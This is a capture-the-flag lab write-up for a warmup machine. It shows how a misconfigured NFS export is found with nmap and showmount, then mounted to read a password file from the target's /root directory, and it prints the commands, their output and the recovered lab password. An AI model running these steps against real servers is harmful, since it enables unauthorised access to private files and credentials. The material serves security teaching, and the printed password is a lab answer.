Mount Write-up

Introduction

Mount warmup is an ideal starting point for basic exercises with the NFS service. On this machine, you will learn how to access sensitive files on remote computers through a vulnerability caused by misconfiguration of the NFS service. You will also learn the basics of how NFS works and how to connect to it.

Network File Sharing (NFS)


Network File System (NFS) is a file-based network protocol that allows users to access files on different systems as if they were on their local disk. Developed in 1984 by Sun Microsystems, NFS is widely used on Unix-based systems, but is also supported by Windows and other operating systems. NFS simplifies the exchange of data between different computers by facilitating file sharing on a network.

Information Gathering

Let's start collecting information by running a port scan on our target machine.

Task 1

As a result of our port scan, we found that the service running on port `2049` is `nfs`.



```
root💀hackerbox:~# nmap -sV 172.20.9.137
Nmap scan report for 172.20.9.137
Host is up (0.00029s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs     3-4 (RPC #100003)
MAC Address: 52:54:00:6B:FC:1A (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.50 seconds
```

Task 2

NFS stands for **`Network File Sharing`**.

Task 3

The command used to display NFS exports is **`showmount`**.

System Access

Task 4

Let's view NFS exports using the following command.


```
showmount -e <target-ip>
```

```
-a : List both the client computer name or IP address and the mounted
directory in computer:directory format.

-d : List only the mounted directories.

-e : Show the export list of the NFS server.

-h : Help menu.
```



```
root💀hackerbox:~# showmount -e 172.20.9.137
Export list for 172.20.9.137:
/root *
```

We found that the path to the shared export is **`/root`**.

Task 5

We can use the **`mount`** command to mount NFS exports to our own computer.

```
-t : Limits the set of file system types.

-o : Used to specify a comma-separated list of mount options.

-l : Also shows file system tags.
```


Task 6

We need to mount the export on our own computer to access the password information requested in the task. To do this, first create a folder under the `/mnt` directory using the `mkdir` command.

```
mkdir /mnt/nfs_mount
```

Then let's mount the export to the `nfs_mount` folder we created on our computer using the following command.

```
mount -t nfs <target-ip>:/root /mnt/nfs_mount/
```



```
root💀hackerbox:~# mount -t nfs 172.20.9.137:/root /mnt/nfs_mount/
root💀hackerbox:~# cd /mnt/nfs_mount/
root💀hackerbox:~# ls
password
root💀hackerbox:~# cat password
yrt1-pa6Y-cxTF-4vak
```

💪 We accessed sensitive data by mounting NFS exports on our own computer.

-

Congratulations 🙌

✨ You have successfully completed all the tasks in this warmup.